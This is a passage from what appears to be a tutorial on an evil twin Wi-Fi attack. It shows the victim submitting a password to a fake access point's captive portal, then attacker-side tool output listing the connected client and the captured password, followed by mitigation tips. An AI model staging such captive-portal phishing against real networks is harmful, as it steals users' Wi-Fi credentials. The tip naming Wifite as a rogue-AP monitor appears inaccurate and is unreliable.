in Victim's Side




choose the fake AP



fill the password form

then click **Submit**

back to host side



```
Control
Evil Twin AP Info // BSSID: 3A:C9:97:7D:2D:47 // Channel: 6 // ESSID: Mr.Whitehat
Online time
00:07:40
On this attack, we'll wait for a network client to provide us the password for the wifi network in our captive portal
Attempts: 1 ( last password: helloeveryonethisisfake ) ←
IMCP ips given to possible connected clients
192.168.1.77 ce:0d:8b:f7:38:53 (Huawei-s-Note20) Is alive ✓ Portal accessed ✓
```

we can see the password we just submitted

Mitigation Tips

- Avoid connecting to public Wi-Fi without verifying the source
- Disable auto-connect to known networks
- Use VPNs to encrypt traffic
- Monitor for rogue APs using tools like [Kismet](#), [Wifite](#), or enterprise-grade WIDS
- Prefer WPA3 and enterprise authentication when possible